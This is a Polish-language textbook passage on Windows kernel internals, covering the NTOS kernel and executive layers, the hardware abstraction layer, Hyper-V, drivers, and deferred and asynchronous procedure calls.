W poprzednich podrozdziałach analizowaliśmy system operacyjny Windows przede wszystkim z perspektywy programisty piszącego kod trybu użytkownika. W tym podroziale przyjrzymy się wewnętrznej organizacji tego systemu, działaniu poszczególnych komponentów i sposobom współpracy pomiędzy samymi komponentami oraz pomiędzy tymi komponentami a programami użytkownika. Skoncentrujemy się więc na tych aspektach systemu operacyjnego, które są widoczne dla programisty implementującego niskopoziomowy kod trybu użytkownika, a więc podsystemy i usługi rdzenne, oraz na elementach systemu wykorzystywanych przez twórców sterowników urządzeń.

Chociaż istnieje wiele książek poświęconych sposobom korzystania z systemu Windows, stosunkowo niewiele publikacji opisuje sposób działania tego systemu. Jedną z najlepszych pozycji, w których należy szukać dodatkowych informacji na ten temat, jest książka *Microsoft Windows Internals*, wydanie 6, część 1 i 2 [Russinovich i Solomon, 2012].


11.3.1. Struktura systemu operacyjnego

Jak już wspomniano, system operacyjny Windows składa się z wielu warstw pokazanych na rysunku 11.2. W kolejnych fragmentach tego punktu przeanalizujemy najniższe poziomy tego systemu operacyjnego — warstwy działające w trybie jądra. Centralną warstwą tej struktury jest samo jądro NTOS ładowane z pliku *ntoskrnl.exe* podczas uruchamiania systemu Windows. Warstwa NTOS składa się z dwóch warstw: *środowiska wykonawczego* obejmującego większość usług oraz mniejszej warstwy nazywanej *jądrem* i implementującej abstrakcję szeregowania i synchronizacji wątków (swoistego jądra w jądrze), a także procedury obsługi pułapek, przerwań i innych aspektów zarządzania procesorem.

Podział warstwy NTOS na jądro i środowisko wykonawcze jest jednym z dowodów prawdziwego pochodzenia systemu NT, którego twórcy korzystali z doświadczeń zdobytych podczas prac nad systemami VAX/VMS. System operacyjny VMS, który także był projektowany przez Cutlera, obejmował cztery warstwy narzucone przez architekturę sprzętową procesora VAX: użytkownika, *nadzorcy* (ang. *supervisor*), wykonawczą oraz warstwę jądra. Procesory firmy Intel także obsługują cztery pierścienie ochrony, jednak niektóre spośród procesorów docelowych, dla których projektowano system NT, były inaczej skonstruowane. Właśnie dlatego zastosowano warstwy jądra i wykonawczą reprezentujące abstrakcję programową, a do obsługi funkcji znanych z trybu nadzorcy systemu VMS (jak kolejkowanie zadań drukarki) wykorzystano odpowiednie usługi trybu użytkownika.

Warstwy trybu jądra systemu NT pokazano na rysunku 11.4. Warstwa jądra NTOS znajduje się nad warstwą wykonawczą, ponieważ implementuje mechanizmy pułapek i przerwań wykorzystywane do przechodzenia pomiędzy trybem użytkownika a trybem jądra.

Najwyższą warstwą na rysunku 11.4 jest biblioteka systemowa (*ntdll.dll*), która działa w trybie użytkownika. Wspomniana biblioteka systemowa obejmuje wiele funkcji pomocniczych wykorzystywanych przez środowisko wykonawcze kompilatora oraz biblioteki niskopoziomowe (w systemie UNIX podobną funkcję pełni biblioteka *libc*). Biblioteka *ntdll.dll* zawiera też specjalne punkty wejścia wykorzystywane przez jądro do inicjalizacji wątków oraz zarządzania wyjątkami i wywołaniami APC (od ang. *Asynchronous Procedure Call*) trybu użytkownika. Ponieważ opisywana biblioteka jest integralną częścią jądra, każdy proces trybu użytkownika tworzony przez warstwę NTOS dysponuje tą biblioteką odwzorowaną pod tym samym, stałym adresem. Podczas



Rysunek 11.4. Organizacja trybu jądra systemu Windows

inicjalizacji systemu warstwa NTOS tworzy obiekt sekcji potrzebny do odwzorowania biblioteki *ntdll* oraz rejestruje adresy punktów wejścia tej biblioteki wykorzystywanych przez samo jądro.

Pod warstwami jądra i wykonawczą NTOS znajduje się oprogramowanie określone mianem *warstwy abstrakcji sprzętowej* (ang. *Hardware Abstraction Layer — HAL*), które pozwala ukryć niskopoziomowe szczegóły związane z działaniem sprzętu, jak dostęp do rejestrów urządzenia czy operacje DMA. Ta sama warstwa odpowiada też za sposób reprezentowania przez firmware BIOS-u informacji konfiguracyjnych i obsługi różnych układów pomocniczych procesora, np. kontrolerów przerwań.

Najniższą warstwę oprogramowania stanowi *hipernadzorca* (ang. *hypervisor*), który w systemie Windows jest określany nazwą *Hyper-V*. Hipernadzorca to własność opcjonalna (nie pokazano jej na rysunku 11.4). Jest dostępny w wielu wersjach systemu Windows — w tym w profesjonalnych klientach desktop. Hipernadzorca przechwytuje wiele uprzywilejowanych operacji wykonywanych przez jądro i emuluje je w sposób, który pozwala na równoczesne działanie wielu systemów operacyjnych. Każdy system operacyjny jest uruchamiany w obrębie własnej maszyny wirtualnej, która w systemie Windows nosi nazwę *partycji*. Hipernadzorca korzysta z funkcji w ramach architektury sprzętowej do ochrony pamięci fizycznej i zapewnienia izolacji pomiędzy partycjami. System operacyjny, działając pod kontrolą hipernadzorcy, uruchamia wątki i obsługuje przerwania, korzystając z abstrakcji fizycznych procesorów nazywanych *procesorami wirtualnymi*. Hipernadzorca szereguje wirtualne procesory na procesorach fizycznych.

Główny system operacyjny (*root*) działa w partycji głównej. Dostarcza on wielu usług usług innym partycjom (gościom). Do najważniejszych usług należy integracja gości ze wspólnodzielnymi urządzeniami, takimi jak interfejsy sieciowe i GUI. O ile w przypadku hipernadzorcy Hyper-V głównym systemem operacyjnym musi być Windows, o tyle na partycjach-gostach mogą działać inne systemy operacyjne, np. Linux. Podczas pracy pod kontrolą hipernadzorcy wydajność systemu operacyjnego-gostia, jeśli nie został on odpowiednio zmodyfikowany (tzn. parawirtualizowany), może być bardzo niska.

Jeśli np. jądro systemu operacyjnego gościa korzysta z blokady pętlowej do synchronizacji między dwoma procesorami wirtualnymi, a hipernadzorca zaplanuje działanie procesora wirtualnego będącego w posiadaniu blokady pętlowej, to czas utrzymywania blokady może zwiększyć się o rząd wielkości. W związku z tym inne procesory wirtualne działające w partycji pozostają w stanie oczekiwania przez bardzo długi okres. W celu rozwiązania tego problemu system opera-

cyjny-gość jest *uprawniony do blokady* (ang. *enlightened*) tylko przez krótki czas. Następnie musi wywołać hipernadzorcę w celu ustąpienia procesora fizycznego, tak by można było uruchomić inny procesor wirtualny.

Innymi ważnymi komponentami trybu użytkownika są sterowniki urządzeń. W systemie Windows sterowniki stosuje się dla wszystkich mechanizmów trybu jądra, które nie wchodzą w skład warstw NTOS ani HAL. Sterowniki są więc niezbędne do współpracy z systemami plików, stosami protokołów sieciowych oraz rozszerzeniami jądra, jak programy antywirusowe czy oprogramowanie **DRM** (od ang. *Digital Rights Management*), a także do zarządzania urządzeniami fizycznymi, magistralami sprzętowymi itp. Komponenty wejścia-wyjścia i pamięci wirtualnej współpracują podczas ładowania (i usuwania) sterowników urządzeń do pamięci jądra i właściwego łączenia tych sterowników z warstwami NTOS i HAL.

Menedżer wejścia-wyjścia udostępnia interfejsy, za których pośrednictwem można odkrywać, organizować i wykorzystywać urządzenia (włącznie z wymuszaniem ładowania odpowiednich sterowników). Znaczna część informacji konfiguracyjnych związanych z zarządzaniem urządzeniami i sterownikami jest składowana w gałęzi **SYSTEM** rejestru systemu Windows. Podkomponent plug and play menedżera wejścia-wyjścia utrzymuje informacje o wykrytym sprzęcie w gałęzi **HARDWARE**, czyli ulotnym, często zmienianym obszarze rejestru składowanym w pamięci (zamiast na dysku) i całkowicie odtwarzanym podczas każdego uruchamiania systemu.

W kolejnych podpunktach przeanalizujemy bardziej szczegółowo poszczególne komponenty systemu operacyjnego.

Warstwa abstrakcji sprzętowej

Jednym z celów systemu Windows było zapewnienie przenośności pomiędzy różnymi platformami sprzętowymi. Idealnym rozwiązaniem byłoby stworzenie systemu operacyjnego, którego przenoszenie na nowe typy systemów komputerowych wymagałoby tylko jego ponownej komplikacji z wykorzystaniem kompilatora właściwego nowej architektury. W praktyce jednak nie jest to takie proste. Choć wiele komponentów składających się na pewne warstwy systemu operacyjnego oferuje zaawansowaną przenośność (ponieważ korzystają przede wszystkim z wewnętrznych struktur danych i abstrakcji upraszczających model programowania), musimy pamiętać o istnieniu warstw operujących na rejestrach urządzeń, przerwaniach, DMA i innych elementach sprzętowych, które z natury rzeczy różnią się w zależności od komputera.

Większość kodu źródłowego jądra NTOS napisano w języku C zamiast w języku asemblera (w przypadku platformy x86 kod asemblera stanowi 2% ogółu, a w przypadku platformy x64 tylko niecały 1%). Okazuje się jednak, że nie można tego kodu języka C po prostu skopiować z systemu x86 np. do systemu z procesorem ARM, by tam ponownie go skompilować i uruchomić. Problemem są różnice dzielące architektury procesorów z odmiennymi zbiorami rozkazów, których nie można ukryć przed kompilatorem. Języki takie jak C utrudniają tworzenie oprogramowania niezależnego od takich sprzętowych struktur danych i takich parametrów jak format wpisów w tablicy stron czy rozmiary stron pamięci fizycznej lub długość słowa — stworzenie abstrakcji ponad tymi cechami wiążałoby się ze znacznym spadkiem wydajności kodu. Wszystkie te rozwiązania (podobnie jak mechanizmy optymalizujące oprogramowanie pod kątem konkretnego sprzętu) należałyby przenieść ręcznie, mimo że nie zostały napisane w asemblerze.

Także szczegółowe rozwiązania sprzętowe w zakresie organizacji pamięci dużych serwerów lub stosowanych sprzętowych mechanizmów synchronizujących mogą mieć istotny wpływ na funkcjonowanie wyższych warstw systemu operacyjnego. Dla przykładu menedżer pamięci wirtualnej i warstwa jądra systemu NT są ściśle uzależnione od szczegółów sprzętowych rozwiązań

w takich obszarach jak pamięć podręczna czy lokalność pamięci. Niemal wszystkie elementy systemu NT wykorzystują proste mechanizmy synchronizujące, które działają na zasadzie *porównaj i wymień* (ang. *compare&swap*), zatem przeniesienie tego systemu do architektury pozbywionej tych mechanizmów byłoby dość trudne. I wreszcie działanie systemu operacyjnego jest w dużej mierze uzależnione od sposobu organizowania bajtów w słowach w warstwie sprzętowej. Wszystkie systemy komputerowe, na które do tej pory przeniesiono system NT, pracowały w trybie little-endian.

Oprócz tych poważnych problemów utrudniających przenoszenie systemu na różne platformy sprzętowe istnieje też wiele drobnych różnic dzielących nawet płyty główne różnych producentów. Różnice pomiędzy wersjami procesora wpływają na sposób implementacji prostych mechanizmów synchronizujących, np. *blokad pętlowych* (ang. *spin-locks*). Istnieje wiele rodzin układów pomocniczych, które w odmienny sposób przypisują priorytety przerwaniom sprzętowym, inaczej obsługują dostęp do rejestrów urządzeń wejścia-wyjścia, różnią się sposobem zarządzania transferami DMA, inaczej sterują licznikami czasowymi i zegarem czasu rzeczywistego, odmiennie synchronizują pracę procesorów, w inny sposób korzystają z takich funkcji BIOS-u jak **ACPI** (od ang. *Advanced Configuration and Power Interface*) itp. Programiści firmy Microsoft włożyli mnóstwo wysiłku w próbę ukrycia tych różnic sprzętowych w ramach wspomnianej już cienkiej warstwy HAL. Zadaniem warstwy HAL jest udostępnianie pozostałym składnikom systemu operacyjnego abstrakcyjnego sprzętu, który ukrywa szczegóły związane z tą czy inną wersją procesora, układu chipset i innych elementów konfiguracji sprzętowej. Abstrakcje HAL są prezentowane w formie usług niezależnych od warstwy sprzętowej (wywołań procedur i makr) dostępnych dla warstwy NTOS i sterowników.

Możliwość korzystania z usług warstwy HAL bez konieczności bezpośredniego adresowania urządzeń oznacza, że sterownik i jądro wymagają mniejszej liczby zmian w razie przenoszenia systemu na nowe procesory — w niemal wszystkich przypadkach mogą współpracować w niezmienionej formie z tymi samymi architekturami procesorów, mimo różnych wersji procesorów i chipów pomocniczych.

Warstwa HAL nie oferuje abstrakcji ani usług dla konkretnych urządzeń wejścia-wyjścia, jak klawiatury, myszy, dyski czy jednostki zarządzania pamięcią (MMU). Mimo to ilość kodu, którą trzeba by zmodyfikować podczas przenoszenia systemu w razie braku warstwy HAL, byłaby nieporównanie większa (nawet gdyby różnice dzielące sam sprzęt były stosunkowo niewielkie). Przenoszenie samej warstwy HAL jest o tyle proste, że kod zależny od sprzętu jest skoncentrowany w jednym miejscu, a cele przenoszenia są w takim przypadku wyjątkowo jasne — implementacja wszystkich usług warstwy HAL. Dla wielu wydań systemu Windows firma Microsoft udostępniła pakiety *HAL Development Kit*, dzięki którym producenci systemów mogli budować własne warstwy HAL, które z kolei umożliwiały pozostałym komponentom jądra współpracę z nowymi systemami bez konieczności modyfikacji (oczywiście pod warunkiem że zmiany w sprzęcie nie zaszły zbyt daleko).

Jako przykład działań podejmowanych przez warstwę abstrakcji sprzętowej przeanalizujmy mechanizmy operacji wejścia-wyjścia odwzorowywanych w pamięci w zestawieniu z opercjami wejścia-wyjścia na portach. Część komputerów korzysta z jednego modelu, inne stosują drugi model. Jak w takim razie należałoby zaprogramować odpowiedni sterownik — powinien obsługiwać operacje wejścia-wyjścia odwzorowywane w pamięci czy nie? Zamiast wybierać jeden model i — tym samym — rezygnować z przenośności sterownika na komputer stosujący inny model, możemy wykorzystać warstwę abstrakcji sprzętowej oferującą programistom sterowników trzy procedury do odczytu rejestrów urządzeń i trzy inne procedury do ich zapisywania:

```
uc = READ_PORT_UCHAR(port);      WRITE_PORT_UCHAR(port, uc);
us = READ_PORT USHORT(port);    WRITE_PORT USHORT(port, us);
ul = READ_PORT ULONG(port);     WRITE_PORT LONG(port, ul);
```

Wymienione procedury odczytują i zapisują we wskazanym porcie odpowiednio 8-, 16- i 32-bitowe liczby całkowite bez znaku. To do warstwy abstrakcji sprzętowej należy decyzja o ewentualnej konieczności użycia operacji wejścia-wyjścia odwzorowanych w pamięci. Oznacza to, że sterownik korzystający z tych procedur można bez żadnych modyfikacji przenosić pomiędzy komputerami stosującymi różne implementacje rejestrów urządzeń.

Sterowniki często muszą uzyskiwać dostęp do konkretnych urządzeń wejścia-wyjścia, aby realizować rozmaite zadania. Na poziomie sprzętu każde urządzenie ma przypisany jeden lub wiele adresów pewnej magistrali. Ponieważ współczesne komputery dysponują wieloma magistralami (ISA, PCI, PCI-X, USB, 1394 itd.), może się okazać, że więcej niż jedno urządzenie ma przypisany ten sam adres różnych magistral, stąd konieczność ich rozróżniania. Warstwa HAL oferuje usługę umożliwiającą identyfikację urządzeń poprzez odwzorowywanie adresów urządzeń w ramach odpowiednich magistral na adresy logiczne obowiązujące w całym systemie. Sterowniki nie muszą więc kojarzyć wykorzystywanych urządzeń z poszczególnymi magistralami. Wspomniany mechanizm dodatkowo chroni wyższe warstwy przed szczegółowymi cechami alternatywnych struktur magistral i konwencji adresowania.


Z podobnym problemem mamy do czynienia w przypadku przerwań — także one są zależne od magistral. Okazuje się, że także ten problem rozwiązano — zaimplementowano w warstwie HAL usługę przypisującą przerwaniom nazwy o zasięgu systemowym. Istnieją też usługi, za których pośrednictwem sterowniki mogą w przenośny sposób kojarzyć z przerwaniami procedury obsługujące te przerwania (bez konieczności odwoływania się do szczegółów implementacyjnych wektorów przerwań poszczególnych magistral). Warstwa HAL zarządza również poziomami żądań przerwań.

Inna usługa warstwy HAL odpowiada za niezależną od urządzenia obsługę i zarządzanie przesyaniem danych w trybie DMA. Wspomniana usługa może obsługiwać zarówno główny, systemowy silnik DMA, jak i silniki DMA poszczególnych kart wejścia-wyjścia. W odwołaniach do urządzeń wykorzystuje się ich adresy logiczne. Warstwa HAL implementuje programowe operacje zapisu i odczytu z nieciągłych bloków pamięci fizycznej.

Warstwa HAL zarządza też zegarami i licznikami czasowymi w sposób gwarantujący przenośność. Czas jest mierzony w jednostce 100 ns, licząc od 1 stycznia 1601 roku, czyli od pierwszego dnia poprzedniego czterechsetlecia, co znacznie ułatwia wyznaczanie lat przestępnych. (Krótki quiz: czy rok 1800 był przestępny? Szybka odpowiedź: nie). Usługi czasu izolują właściwe sterowniki od faktycznych częstotliwości taktowania zegarów.

Komponenty jądra wymagają czasem synchronizacji na bardzo niskim poziomie, zwykle po to, by zapobiegać występowaniu zjawiska wyścigu w systemach wieloprocesorowych. Warstwa HAL oferuje proste mechanizmy umożliwiające zarządzanie taką synchronizacją, np. blokady pętlowe, dzięki którym jeden procesor po prostu czeka na zwolnienie zasobów blokowanych przez inny procesor (zwykle gdy odpowiedni zasób jest wykorzystywany przez zaledwie kilka rozkazów maszynowych).

I wreszcie po uruchomieniu systemu warstwa HAL kontaktuje się z systemem BIOS i za jego pośrednictwem uzyskuje konfigurację systemu, w szczególności informacje o magistralach i urządzeniach wejścia-wyjścia składających się na dany system oraz o ich ustawieniach. Informacje odczytane z BIOS-u są następnie umieszczane w rejestrze. Wybrane funkcje warstwy HAL pokazano na rysunku 11.5.



Rysunek 11.5. Wybrane funkcje sprzętowe, którymi zarządzają usługi warstwy HAL

Warstwa jądra

Ponad warstwą abstrakcji sprzętowej znajduje się warstwa NTOS złożona z dwóch podwarstw: *jądra i wykonawczej*. Termin „jądro” występuje w systemie Windows w wielu znaczeniach. Tym mianem można określać dowolny kod wykonywany w trybie jądra procesora. Tak samo bywa nazywany plik *ntoskrnl.exe* zawierający NTOS, czyli serce systemu operacyjnego Windows. O jądrze mówi się też w kontekście podwarstwy jądra w ramach warstwy NTOS — właśnie w tym znaczeniu będziemy używać terminu jądro w tym podpunkcie. Co ciekawe, nawet biblioteka trybu użytkownika Win32 z opakowaniami dla rdzennych wywołań systemowych (*kernel32.dll*) jest określana mianem jądra.

W systemie operacyjnym Windows warstwa jądra (widoczna na rysunku 11.4 ponad warstwą wykonawczą) udostępnia zbiór abstrakcji niezbędnych do zarządzania procesorem. Centralną abstrakcją tego zbioru są wątki, jednak jądro implementuje też obsługę wyjątków, pułapek i rozmaitych rodzajów przerwań. Z drugiej strony tworzenie i niszczenie struktur danych przystosowanych do przetwarzania wielowątkowego zaimplementowano w warstwie wykonawczej. Warstwa jądra odpowiada natomiast za szeregowanie i synchronizację wątków. Obsługa wątków w odrębnej warstwie umożliwia implementację warstwy wykonawczej z wykorzystaniem tego samego modelu wielowątkowego, którego używa wykonywany wspólnie kod trybu jądra, choć mechanizmy synchronizujące warstwy wykonawczej z natury rzeczy są nieporównanie bardziej wyspecjalizowane.

Mechanizm szeregujący wątków jądra odpowiada za określanie, który wątek jest wykonywany przez poszczególne procesory danego systemu. Każdy wątek jest wykonywany do momentu wysłania sygnału przerwania zegarowego wskazującego na konieczność przełączenia do innego wątku (po wyczerpaniu kwantu czasu), do chwili przejścia w stan oczekiwania na jakieś zdarzenia (np. zakończenie operacji wejścia-wyjścia lub zwolnienia blokady) albo do momentu zgłoszenia gotowości do wykonywania przez wątek z wyższym priorytetem, wymagający dostępu do procesora. Podczas przełączania pomiędzy wątkami mechanizm szeregujący sam korzysta z procesora i upewnia się, że wszystkie rejesty i inne elementy stanu sprzętu zostały bezpiecznie zapisane. Zaraz potem opisywany mechanizm wybiera inny wątek do wykonania na procesorze i przywraca stan tego wątku zapisany podczas poprzedniego wykonania na procesorze.

Jeśli następny wątek do wykonania mieści się w innej przestrzeni adresowej (należy do innego procesu) niż aktualnie wykonywany wątek, mechanizm szeregujący musi dodatkowo wymienić przestrzeń adresową. Szczegóły działania samego algorytmu szeregowania zostaną omówione w dalszej części tego rozdziału przy okazji analizy procesów i wątków.

Oprócz abstrakcji wyższego poziomu dla sprzętu oraz mechanizmów odpowiedzialnych za przełączanie wątków warstwa jądra oferuje też inną niezwykle ważną funkcję — niskopoziomową obsługę dwóch klas mechanizmów synchronizacji: obiektów *kontrolnych* (ang. *control objects*) i obiektów *dyspozytora* (ang. *dispatcher objects*). Obiekty *kontrolne* to po prostu struktury danych udostępniane przez warstwę jądra w roli abstrakcji umożliwiających warstwie wykonawczej zarządzanie procesorem. Za alokowanie tych obiektów odpowiada co prawda warstwa wykonawcza, ale do operacji na nich wykorzystuje się procedury dostarczane przez warstwę jądra. Obiekty *dyspozytora* to klasa zwykłych obiektów wykonawczych wykorzystujących do synchronizacji wspólną strukturę danych.

Opóźnione wywołania procedur

Do grupy obiektów kontrolnych zalicza się proste obiekty dla wątków, przerwań, liczników czasowych, synchronizacji i profilowania oraz dwa obiekty specjalne implementujące wywołania DPC i APC. Obiekty kontrolne *opóźnionych wywołań procedur* (od ang. *Deferred Procedure Call* — **DPC**) mają na celu skrócenie czasu potrzebnego do wykonywania *procedur obsługi przerwań* (od ang. *Interrupt Service Routines* — **ISR**) w odpowiedzi na przerwania poszczególnych urządzeń. Ograniczenie czasu spędzonego wewnętrz procedury ISR zmniejsza ryzyko utraty przerwania.

Warstwa sprzętowa systemu przypisuje przerwaniom pewne priorytety. Procesor dodatkowo kojarzy priorytety z wykonywanymi przez siebie zadaniami. CPU reaguje tylko na przerwania z priorytetem wyższym od tego przypisanego aktualnie realizowanemu zadaniu. Standardowym priorytetem przypisywanym wszystkim zadaniom trybu użytkownika jest 0. Przerwania urządzeń nierzadko mają przypisane priorytety na poziomie 3 lub wyższym, a procedura ISR dla przerwania urządzenia zwykle jest wykonywana z takim samym priorytetem, jakim dysponuje odpowiednie przerwanie, aby mniej ważne przerwania nie przerywały przetwarzania ważniejszych przerwań.

Jeśli procedura ISR jest wykonywana zbyt długo, obsługa przerwań z niższym priorytetem zostaje opóźniona, co może powodować utratę danych lub spowolnienie ogólnej przepustowości wejścia-wyjścia systemu. Istnieje możliwość jednoczesnej obsługi wielu procedur ISR, jeśli każda kolejna procedura odpowiada przerwaniu z wyższym priorytetem niż poprzednia.

Aby skrócić czas przetwarzania procedur ISR, wykonywane są tylko najważniejsze operacje, jak uzyskiwanie wyników operacji wejścia-wyjścia czy ponowna inicjalizacja danego urządzenia. Dalsze przetwarzanie przerwania jest odkładane do czasu, aż procesor będzie miał czas na realizację zadań z niższym priorytetem — obsługa pozostałych przerwań jest wówczas odblokowywana. Obiekt wywołania DPC jest wykorzystywany w roli reprezentacji przyszłego zadania. Warstwa jądra tworzy kolejkę wywołań DPC oczekujących na realizację przez konkretny procesor. Jeśli dane wywołanie DPC jest pierwsze w tej kolejce, jądro rejestruje specjalne żądanie z priorytetem przerwania równym 2 (w systemie NT ten priorytet określa się mianem poziomu *DISPATCH*). Po wykonaniu wszystkich bieżących procedur ISR poziom przerwania procesora ponownie spada poniżej 2, co odblokowuje możliwość skutecznego stosowania przerwań dla wywołań DPC. Procedura ISR dla przerwania DPC przetworzy kolejno wszystkie obiekty kontrolne DPC umieszczone w kolejce jądra.

Opisana technika wykorzystywania przerwań programowych do opóźniania przetwarzania przerwań jest powszechnie akceptowanym sposobem ograniczania opóźnień w wykonywaniu procedur ISR. W systemach UNIX (i innych) stosowano metodę opóźnionego przetwarzania już w latach siedemdziesiątych — w ten sposób radzono sobie z wolnym sprzętem i ograniczonymi możliwościami buforowania danych przekazywanych do terminali za pośrednictwem połączeń

szeregowych. Odpowiednia procedura ISR może z powodzeniem odczytywać znaki ze sprzętu i kolejkować je w jakiejś strukturze. Po przetworzeniu wszystkich przerwań z wyższym priorytetem przerwanie programowe przystąpiłoby do wykonania procedury ISR z niższym priorytetem. Mogliby wówczas przetworzyć zgromadzone znaki (takie przetwarzanie mogliby polegać np. na obsłudze znaku *Backspace* poprzez wysłanie odpowiednich znaków kontrolnych do terminala, aby usunąć ostatni wyświetlony znak i przesunąć kursor o jedną pozycję w tył).

Z podobną sytuacją mamy do czynienia w przypadku urządzenia klawiatury obsługiwanej przez system Windows. Po naciśnięciu klawisza procedura ISR klawiatury odczytuje z jego rejestru kod, po czym ponownie umożliwia obsługę przerwania klawiatury, ale od razu nie przetwarza tego klawisza. Zamiast tego wykorzystuje wywołanie DPC do umieszczenia zadania przetworzenia kodu klawisza w kolejce zadań oczekujących na zakończenie przetwarzania wszystkich zaległych przerwań urządzeń.

Wywołania DPC mają przypisywany priorytet 2, zatem nie powodują wstrzymywania wykonywania procedur ISR. Wywołania DPC mają jednak wyższy priorytet od wszystkich wątków — wykonywanie wątków jest wstrzymywane do czasu wykonania wszystkich wywołań DPC oczekujących w kolejce i — tym samym — spadku priorytetu zadań aktualnie realizowanych przez procesor poniżej 2. Sterowniki urządzeń i sam system operacyjny muszą dbać o to, by wykonywanie ich procedur ISR lub wywołań DPC nie trwało zbyt długo. Skoro procedury ISR i wywołania DPC uniemożliwiają bieżące wykonywanie wątków, w efekcie stosowania tych mechanizmów cały system może sprawiać wrażenie powolnego — wyobraźmy sobie wstrzymywanie odtwarzania muzyki wskutek pozbawiania dostępu do procesora wątków odpowiedzialnych za zapisywanie danych w buforze karty dźwiękowej. Innym popularnym zastosowaniem wywołań DPC jest wykonywanie procedur w odpowiedzi na przerwania licznika czasowego. Aby uniknąć blokowania wątków, zdarzenia licznika czasowego wymagające dłuższej obsługi powinny umieszczać żądania w utrzymywanej przez jądro kolejce właściwej wątkom wykonywanym w tle.

Asynchroniczne wywołania procedur

Innym specjalnym obiektem kontrolnym jądra jest obiekt wywołania APC (od ang. *Asynchronous Procedure Call*). Wywołania APC przypominają wywołania DPC w tym sensie, że odkładają na później przetwarzanie procedury systemowej, ale w odróżnieniu od wywołań DPC nie operują w kontekście konkretnych procesorów, tylko w kontekście określonych wątków. Podczas przetwarzania zdarzenia naciśnięcia klawisza nie ma znaczenia kontekst, w którym jest przetwarzane wywołanie DPC, ponieważ DPC jest po prostu częścią szerszej procedury przetwarzania przerwania.

Warto pamiętać, że zadaniem przerwań jest tylko zarządzanie urządzeniem fizycznym i wykonywanie operacji niezależnych od wątków (np. rejestrowania danych w buforze przestrzeni jądra). Wywołanie DPC jest wykonywane w kontekście wątku, który akurat był wykonywany w momencie wystąpienia oryginalnego przerwania. DPC wywołuje system wejścia-wyjścia, aby uzyskać stan danej operacji wejścia-wyjścia. System wejścia- -wyjścia umieszcza wywołanie APC w kolejce właściwej wątkowi, który wygenerował oryginalne żądanie wejścia-wyjścia. Robi to po to, aby zapewnić temu wywołaniu dostęp do przestrzeni adresowej trybu użytkownika należącej do wątku, który będzie następnie przetwarzał otrzymane dane wejściowe.

W najbliższym dogodnym czasie warstwa jądra dostarcza wywołanie APC wspomnianemu wątkowi i szereguje dalsze wykonywanie tego wątku. Wywołania APC zaprojektowano w taki sposób, aby przypominały nieoczekiwane wywołania procedur, coś na kształt znanych z systemu UNIX procedur obsługujących sygnały. Wywołanie APC trybu jądra jest co prawda wykonywane


w kontekście wątku, który zainicjował odpowiednie żądanie operacji wejścia-wyjścia, jednak nie w trybie użytkownika, tylko właśnie w trybie jądra. Takie rozwiązanie daje wywołaniu APC dostęp zarówno do bufora trybu jądra, jak i do całej przestrzeni adresowej procesu, do którego należy dany wątek. To, *kiedy* wywołanie APC jest dostarczane, zależy od tego, co dany wątek aktualnie robi, a nawet od rodzaju systemu. W systemach wieloprocesorowych wątek otrzymujący wywołanie APC może przystąpić do jego wykonywania nawet przed zakończeniem wykonywania wywołania DPC.

Także wywołania APC trybu użytkownika można wykorzystywać do powiadamiania wątków o zakończeniu wykonywania zainicjowanych przez te wątki operacji wejścia-wyjścia. Wywołania APC trybu użytkownika korzystają z procedur trybu użytkownika wskazanych przez aplikację, ale tylko wtedy, gdy wykonywanie wątku docelowego jest blokowane w jądrze i gdy dany wątek jest oznaczony jako gotowy do przyjmowania wywołań APC. Jądro wyprowadza wówczas dany wątek ze stanu oczekiwania i przywraca do trybu użytkownika — ze stosem tego trybu i rejestrami zmodyfikowanymi z myślą o wykonaniu procedury dyspozytora APC biblioteki systemowej *ntdll.dll*. Procedura dyspozytora APC wywołuje procedurę trybu użytkownika skojarzoną przez daną aplikację z odpowiednią operacją wejścia-wyjścia. Oprócz wskazywania wywołań APC trybu użytkownika jako kodu, który należy wykonać po zakończeniu operacji wejścia-wyjścia, procedura QueueUserAPC interfejsu Win32 API umożliwia wykorzystywanie wywołań APC do dowolnych celów.

